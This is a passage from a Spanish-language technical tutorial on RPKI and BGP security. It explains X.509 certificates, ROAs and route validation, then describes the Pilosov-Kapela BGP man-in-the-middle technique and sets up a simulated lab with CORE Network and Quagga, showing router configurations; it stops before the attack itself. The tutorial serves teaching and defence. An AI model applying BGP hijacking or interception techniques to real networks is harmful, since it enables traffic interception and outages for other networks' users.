

Como vemos en la imagen, los campos con fondo en rojo son los campos tradicionales del certificado X.509, y los campos con fondo en azul son los agregados en el RFC 3779, para cumplir el propósito de RPKI.

La utilidad de los certificados X.509 siempre fue la de utilizar la clave pública que contienen (“Subject Public key”, de la imagen anterior), para validar que una serie de datos firmados realmente provengan de un ente determinado, que mantengan su integridad, y además, que esté corroborado por una Root CA , que es un organismo de confianza que garantiza que realmente los datos firmados, corresponden al ente determinado. Para seguir comprendiendo RPKI, primero vamos a mostrar un resumen sobre el funcionamiento de una Infraestructura de Clave Pública (PKI):



Como vemos, un usuario, que puede ser una organización u empresa, solicita un certificado a través de la RA (Registration Authority), luego se generan las claves pública y privada del solicitante, y la CA (Certification Authority) es el que firma el certificado utilizando su clave privada. Adicionalmente, el certificado que contiene la clave pública del solicitante, se agrega a un directorio público. La empresa una vez que tiene un certificado firmado por una Autoridad Certificadora y dispone de un par de claves, puede firmar digitalmente los datos que quiera, y todo el mecanismo de PKI, asegura que los datos firmados son auténticos, es decir, realmente le pertenecen a la empresa que los firmó. Supongamos que la empresa se encarga de desarrollar software y quiere firmar su software para que los usuarios sepan que dicho software realmente está desarrollado por dicha empresa. El mecanismo es el siguiente: al software que se quiere firmar primero se le aplica una función hash, y dicho hash se cifra empleando la clave privada de la empresa. El hash del archivo cifrado, se concatena al final del software. Dicho software se distribuye junto con el certificado de la empresa, o bien el certificado puede ser obtenido de un directorio público como mencionamos anteriormente. El usuario del producto, para comprobar que realmente le pertenece a la empresa dada, va a separar por una parte el software, y por otra parte el hash firmado. Al hash firmado, se lo descifra con la clave pública que está dada en el certificado. Y al resto del archivo se le aplica también la función hash. Si los hash coinciden, significa que el software se mantiene íntegro, y realmente le pertenece a la empresa. Como paso final, se utiliza el campo “Issuer” del certificado, que se corresponde con la identificación de la CA que emitió dicho certificado, para buscar el certificado digital de dicha CA, y

verificarlo recursivamente, hasta dar con el certificado autofirmado del Root CA, en el cuál todos confían. Es un poco complicado de comprender al principio, pero con éstas imágenes lo podemos llegar a entender un poco mejor:



En esta imagen, vemos como los certificados se van verificando de forma encadenada, hasta llegar a una Root CA con un certificado autofirmado, el cuál confirma la validez de todos los certificados anteriores. La Root CA es un organismo en el que todos los usuarios de PKI confían. Todo se basa en la confianza que se le tiene al Root CA, o Certificadora Raíz.


Ahora que ya explicamos a grandes rasgos el funcionamiento de una Infraestructura de Clave Pública, podemos seguir explicando el funcionamiento de RPKI. Como dijimos, RPKI utiliza certificados X.509 con una extensión añadida, y los mismos son emitidos por los RIRs... En el ejemplo que dimos antes de la empresa, el certificado era utilizado por los clientes para verificar que el software firmado perteneciera a dicha empresa... Pero en RPKI, que datos firmados se supone que debemos validar con los certificados que emiten los RIRs? Aquí nace el concepto de ROA. Los RIRs no solo emiten certificados, sino que también generan los llamados ROAs o Routing Origin Authorization. Éstos ROAs contienen la información sobre el AS de origen permitido para un conjunto de prefijos, y están firmados. Esta firma, es la que se puede corroborar utilizando justamente la clave pública contenida en los certificados X.509 de RPKI.

La estructura de un ROA es la siguiente:

Prefix	MaxLen	Origin AS	Valid Since	Valid Until
200.40.0.0/	20	6057	2013-01-02	2013-12-31
200.3.12.0/	24	28000	2013-01-02	2014-12-31

y se puede leer como: "El prefijo 200.40.0.0/17 será originado por el ASN 6057 y podría ser desagregado hasta un /20. Esto es válido desde el 2 de Enero de 2013 hasta el 31 de Diciembre de 2013".

A continuación vamos a mostrar un esquema de los componentes de RPKI:



Como vemos, un elemento de RPKI es el Repositorio, que forma parte del RIR (LACNIC en éste caso). Aquí se encuentran todos los certificados y ROAs de los clientes. Otro elemento de RPKI es la Caché de validación. Ésta obtiene todos los certificados y ROAs de los repositorios mediante la herramienta rsync, y se encarga de validar dichos elementos criptográficamente. La Cache de Validación comprueba la firma de los ROAs a través de la clave pública existente en su respectivo certificado digital. Luego valida en cadena, que el certificado sea emitido por una root CA, es decir, por un RIR en éste caso, ya que existe la posibilidad de que el certificado sea emitido y firmado por un ISP, y que éste a su vez posea el certificado emitido y autofirmado por el RIR. Lo que se necesita siempre es llegar a la raíz, es decir, que cada ROA finalmente sea considerado válido por el correspondiente RIR.

La Caché de Validación, también se encarga de alimentar a los routers BGP con la información de los ROAs verificados, a través del protocolo RTR (definido en la RFC 6810). Los routers BGP arman una base de datos con la información que reciben de las caches. Aplicando un conjunto de reglas, se asigna un estado de validez a cada UPDATE de BGP. Los operadores de los AS pueden usar el atributo “validez” para armar políticas de ruteo. El estado de validez de un prefijo puede tener tres estados posibles:

- **valid** (válido): El AS de origen y el MaxLen coinciden con la información del ROA.
- **invalid** (inválido): La información del ROA no coincide.
- **not found** (no encontrado): No hay un ROA para el prefijo dado.

Utilizando dicho atributo de “validez”, los operadores BGP de los distintos ASs pueden armar políticas de ruteo como por ejemplo: asignarles mayor local preference a las rutas con estado “valid” que a las rutas con estado “not found”, y descartar por completo las rutas con estado “invalid”, ya que éstas últimas puedan deberse a un prefix hijacking. Un ejemplo de cómo se configuraría ésto en un router Cisco sería así:

```
route-map rpki permit 10
match rpki invalid
set local-preference 50
```

```
route-map rpki permit 20
match rpki incomplete
set local-preference 100
```

```
route-map rpki permit 30
match rpki valid
set local-preference 200
```

Hay que tener en cuenta que RPKI es una fuente de información y los operadores de los AS son libres de usarla como les parezca. Dependiendo de cuantos AS den uso de ésta funcionalidad, y que tan efectiva sea la política establecida, un incidente de prefix hijacking podría ser mitigado o tener un impacto más leve. En conclusión RPKI brinda una nueva funcionalidad pensada para mitigar ataques tanto de prefix hijacking como de sub-prefix hijacking, a través de un sistema de Infraestructura de Clave Pública en la que los RIRs son el root CA, pero como veremos adelante, éste sistema no protege contra otras vulnerabilidades inherentes al protocolo BGP. Como la que explicaremos con un ejemplo práctico en la siguiente sección...

## BGP MITM (anunciando rutas más específicas)

En las secciones anteriores describimos el concepto de BGP hijacking o robo de prefijos, que es una vulnerabilidad inherente a BGP. A través de ésta técnica, un AS publica rutas pertenecientes a otro AS y se hace pasar por el origen del tráfico (los AS que tomen como válidas las rutas falsas verán al ASN del ladrón al principio del AS-PATH). Una vez con el tráfico, el AS malicioso puede simplemente dejar sin servicio al dueño original (descartando el tráfico), al mismo tiempo que podría estar analizándolo. Otra alternativa sería reenrutar el tráfico hacia el AS original, logrando de ésta forma ponerse en el “medio” entre determinado AS y los demás que tomen las rutas falsas, logrando interceptar el tráfico. Podría interceptarlo sin hacer ninguna modificación, simplemente para analizarlo, o bien podría hacer modificaciones en el mismo (siempre y cuando el tráfico no esté cifrado). Pero ésto último que mencionamos no es muy factible... El AS verdadero, vería que la mayor parte del tráfico proviene del AS ladrón, y en la tabla de ruteo de los routers BGP que hayan aceptado la ruta falsa, se vería al AS ladrón como el origen de dicha ruta. Además los AS que lleven bien implementado RPKI, descartarían automáticamente las rutas falsas, ya que el AS origen de las rutas falsas es detectado como inválido por dicho sistema.

El 10 de agosto de 2008, en la Defcon 16 (una de las mayores conferencias de seguridad informática), en Las Vegas, los investigadores Alex Pilosov y Tony Kapela descubrieron un nuevo truco para interceptar el tráfico de una forma más discreta y eficiente en la que un AS podría interceptar el tráfico de otros sin que RPKI se entere. En ésta técnica el AS malicioso bien puede publicar el mismo prefijo que otro AS o bien uno más específico, pero con la diferencia de que utilizaría la técnica de AS-PREPEND, anteponiendo en el AS-PATH, la ruta legítima que el AS malicioso sigue hacia el AS víctima. Ésto es difícil de comprender sin un ejemplo gráfico. En el paper presentado por los investigadores que mencioné, se puede ver un esquema que ilustra cómo sería el ataque.

Para ir un poco más lejos, y lograr entenderlo desde un punto de vista práctico, creé una topología con la misma estructura para simular el ataque y poder ver de cerca lo que pasa empleando herramientas de Linux. Para participar del ejemplo práctico necesitarán contar con Linux, preferiblemente Kali Linux, ya que tiene varias herramientas de administración de redes incorporadas para no tener que instalarlas uno manualmente. Vamos a trabajar con la herramienta CORE Network, la cuál es un simulador de topologías de red, y con Quagga, que contiene la implementación de los protocolos de ruteo internos y externos (RIP, OSPF, IS-IS, BGP), e interactúa con Zebra, que es el demonio que administra la tabla de ruteo dinámico en Linux.



Para instalar dichas herramientas pueden consultar un tutorial en google. La instalación varía entre

Linux y Linux, por eso recomiendo utilizar Kali, ya que la instalación es más sencilla (hay menos herramientas que instalar). En el caso de Kali, se deben descargar tanto el core-gui (interfaz gráfica de CORE), y el core-daemon (el núcleo de CORE, que corre como demonio). Para ello hay que localizar los paquetes del repositorio de Debian y descargarlos con una herramienta como wget o curl, ya que CORE no está incluido en los repositorios que Kali trae por defecto. Para ello procedemos con los comandos:

```
$ wget http://ftp.br.debian.org/debian/pool/main/c/core-network/core-network-daemon_4.7-1~bpo70+1_amd64.deb
```

```
$ wget http://ftp.br.debian.org/debian/pool/main/c/core-network/core-network-gui_4.7-1~bpo70+1_all.deb
```

Y luego instalamos los paquetes .deb con la herramienta dpkg a través de los siguientes comandos:

```
$ dpkg -i core-network-daemon_4.7-1~bpo70+1_amd64.deb
```

```
$ dpki -i core-network-gui_4.7-1~bpo70+1_all.deb
```

Con éstos pasos ya deberíamos tener CORE Network instalado en nuestro Kali Linux. Es posible que los enlaces lleguen a cambiar, por eso recomiendo googlear un tutorial de instalación de CORE Network en caso de que los pasos que mencioné les lleguen a dar algún error. Cabe destacar que los enlaces son para instalar CORE Network de 64 bits, por lo que necesitarían un Kali Linux de 64 bits. Podrían utilizar otra distribución de Linux basada en Debian pero deberían descargar otras herramientas de redes manualmente. También sería posible descargar CORE Network en un Linux que no sea basado en Debian, por ejemplo, basado en Red Hat, o en Arch. Para éstas distribuciones se deberían descargar otros paquetes ya que el .deb es solo para distribuciones basadas en Debian, al igual que la herramienta dpki. En los Linux basados en Red Hat, los paquetes serían .rpm por ejemplo, y el proceso para instalarlos sería distinto, por ello insisto en googlear bien el proceso de instalación, si quieren probar el ejemplo sobre una plataforma distinta. Adicionalmente, pueden descargar el código fuente de CORE Network desde Github y compilarlo manualmente, ésta sería otra opción válida.

Para instalar Quagga, bastaría con emplear el comando:


```
$ apt install quagga
```

ya que dicha herramienta sí se encuentra por defecto en los repositorios de Kali Linux. Para que Quagga funcione correctamente y pueda utilizarse junto con CORE Network, es necesario añadir al usuario root a los grupos quagga y quaggavty. Para ello desde una consola con privilegios de root, introducir los siguientes comandos:

```
# usermod -a -G quagga root  
# usermod -a -G quaggavty root
```

Con ésto, deberíamos tener nuestro entorno listo para trabajar con el ejemplo práctico sobre nuestro Kali Linux. Vuelvo a reiterar, si les surge algún error o algo les falla, pueden consultar algún tutorial en google. El último paso sería descargar mi repositorio de github el cuál contiene los archivos necesarios para mostrar el ejemplo práctico:

```
$ git clone https://github.com/JuanSchallibaum/BGP-MITM
```




Aquí podemos apreciar nuestra topología de ejemplo. Vamos a analizarla parte por parte. La topología está compuesta por los siguientes ASs:

ASN (Número de AS)	Prefijo correspondiente	Red de usuarios/servidores
777	77.0.0.0/8	77.77.77.0/24
666	66.0.0.0/8	-
20	20.0.0.0/8	-
30	30.0.0.0/8	-
40	40.0.0.0/8	40.0.1.0/24
50	50.0.0.0/8	50.0.1.0/24
60	60.0.0.0/8	60.0.1.0/24
70	70.0.0.0/8	70.0.1.0/24

Para simplificar, en éste ejemplo no vamos a establecer a qué Tier corresponde cada AS. Convengamos que no existen enlaces de cliente-proveedor, y todos los enlaces son peer-peer. Los routers que tienen enlaces hacia otro AS, serían los routers de borde (routers BGP), los cuales se encargan de publicar a través de BGP su prefijo correspondiente y establecer el enlace con su peer. Ninguno de los routers BGP tiene configurada alguna política o route-map de entrada o salida, por lo tanto la elección de mejores rutas estará dado principalmente por el AS\_PATH, es decir, por el camino por el que menos

cantidad de ASs son atravesados hasta llegar al AS destino.

Aquí podemos apreciar un ejemplo de la configuración entre peers eBGP en los routers de borde:




En el router BGP n10 (AS 20):

```
router bgp 20
bgp router-id 30.0.0.2
network 20.0.0.0/8
neighbor 30.0.0.1 remote-as 30
!
```

En el router BGP n11 (AS 30):

```
router bgp 30
bgp router-id 30.0.0.5
network 30.0.0.0/8
neighbor 20.0.0.2 remote-as 20
!
```

Ese es un ejemplo de como sería la configuración eBGP (exterior BGP) entre ambos routers, uno del AS 20 y otro del AS 30. El router n10 del AS 20 publica su prefijo 20.0.0.0/8 con el comando network, y establece peering con n11 del AS 30 a través del comando neighbor. Lo mismo hace el router n11 del AS 30 pero de forma inversa. De ésta forma, queda establecido el vínculo entre ambos AS y los mismos saben que prefijos le corresponden a cada uno.



Como vemos, en el AS 20, existen los routers n3 y n10, y ambos routers tienen enlaces hacia otros AS, por lo que ambos routers son BGP. Como establecimos en artículos anteriores del documento, dos routers BGP de un mismo AS deben entablar una sesión iBGP (interior BGP) entre si. La configuración sería la siguiente:

En el router n10:


```
router bgp 20
bgp router-id 30.0.0.2
network 20.0.0.0/8
neighbor 20.0.0.2 remote-as 20
neighbor 20.0.0.2 next-hop-self
!
```

En el router n3:

```
router bgp 20
bgp router-id 40.0.0.2
network 20.0.0.0/8
neighbor 20.0.0.1 remote-as 20
neighbor 20.0.0.1 next-hop-self
!
```

Aquí podemos apreciar la configuración iBGP entre ambos routers, para mantener sincronizadas las rutas que aprenden a través de sus respectivos vecinos eBGP. Como vemos, la configuración es similar a la que se hace entre routers eBGP, con la diferencia de que se añade la linea neighbor <IP> next-hop-self, para establecer que es un vecino iBGP. Cabe aclarar que no estoy mostrando la configuración BGP completa en los ejemplos, sino solamente las líneas necesarias para establecer sesiones eBGP y iBGP. Luego cada router puede tener más de una sesión iBGP y eBGP, pero por cada enlace BGP que haya solo haría falta añadir la linea neighbor junto con la IP del router vecino y su ASN (y añadir neighbor <IP> next-hop-self en caso de sesiones iBGP).

Como vemos, muchos de los AS, por ejemplo el 40, 50, 60 y 70 tienen una estructura interna similar. Aquí vamos a proceder a explicar brevemente la configuración interna de los ASs, tomando como ejemplo el AS 60:



El AS 60 tiene dos routers, el router n8 y el n15. El router n8 es un router BGP ya que establece enlaces con routers de otros ASs. El router n15 sin embargo, no tiene enlaces con ningún otro AS externo al propio, por lo tanto no es un router BGP y no existe una sesión iBGP entre n8 y n15. La información de ruteo dentro del AS se comparte a través del protocolo de ruteo interno OSPF. La configuración OSPF entre ambos routers es la siguiente:

En el router n8:

```
router ospf
  network 60.0.0.0/30 area 0.0.0.0
!
```

En el router n15:

```
router ospf
  network 60.0.0.0/30 area 0.0.0.0
  network 60.0.1.0/24 area 0.0.0.0
!
```

Obviamente, dentro de un AS en la vida real habría muchísimas más redes y las rutas que se publican por OSPF serían muchas más, pero en éste caso, con ésta configuración nos basta para que el router BGP n8 sepa que tiene que enviar el tráfico a n15 cuando alguien quiera acceder a las computadoras n20, o n21 de la red 60.0.1.0/24. Se podría establecer también rutas estáticas. En el caso del router n15, posee una ruta estática por defecto:

```
ip route 0.0.0.0/0 60.0.0.1
```

Ésto quiere decir que n8 (60.0.0.1), sería el default gateway del router n15. Todo el tráfico que n15 no sepa como enrutar (no tenga entradas en la tabla de ruteo para la red destino correspondiente), sería enviado al router n8, y n8 observará luego su propia tabla de ruteo para determinar hacia donde enrutar el tráfico.

Ahora que ya tenemos una noción de como se configuran los enlaces eBGP, iBGP, y OSPF dentro de un AS, procederemos a abrir dicha topología que descargaron desde mi repositorio. Para ello hay que abrir la utilidad CORE Network, que en Kali Linux la podemos ubicar dentro de la sección: Usual Applications > Herramientas del sistema. Una vez allí, dan click en File > Open, y ahí seleccionan el archivo bgpmitm.imn, que se encuentra dentro de la carpeta BGP-MITM (el repositorio que se descargaron). Una vez abierto, podremos contemplar la topología previamente mostrada.

El próximo paso es dar click en el botón verde con el símbolo de “play”, ubicado en una columna a la izquierda, que si nos situamos arriba nos dice “start the session”. Al pulsarlo, nos va a saltar un cartel de error diciendo que el core-daemon no fue iniciado. Simplemente pulsamos en el botón “Start daemon...”, esperamos unos segundos y clickeamos “Retry”. Si nos vuelve a saltar el mismo cartel, significa que el daemon aún no se cargó, y deberíamos esperar otros segundos más hasta volver a clickear en “Retry”. Con ésto, la configuración de la topología debería empezar a inicializarse, y cuando veamos que todos los routers/computadoras de la topología estén resaltados con cuadritos verdes, significa que la topología ya terminó de cargar.

Hay algo importante para destacar. En CORE Network, las configuraciones de los routers y dispositivos se pueden establecer previamente a iniciar la topología, y dichas configuraciones quedan guardadas, incorporadas al archivo .imn (bgpmitm.imn). Pero también está la posibilidad de configurar los dispositivos con la topología ya iniciada. Para ello hay que hacer doble click en cada router, ver que se nos abre una terminal, y allí dentro emplear el comando vtysh, para poder entrar al panel de Quagga. Expliqué brevemente como estaba configurada la topología, pero no voy a profundizar demasiado en ello. Si quieren ver la configuración actual de cada router, luego de introducir vtysh, en el panel de Quagga pueden ingresar el comando: sh run , y allí verán la configuración del router. Como la mayor parte de la configuración que hice, la hice mientras la topología estaba encendida, cuando usen el sh run, no van a poder apreciar la configuración de BGP ni OSPF de los routers, ya que la configuración que uno hace mientras la topología está activa, no queda guardada por CORE en el .imn. Para ello, alumnos de la Facultad de Informática de la UNLP desarrollaron los scripts save.sh y restore.sh, que incluí en mi repositorio. Con éstos podemos guardar

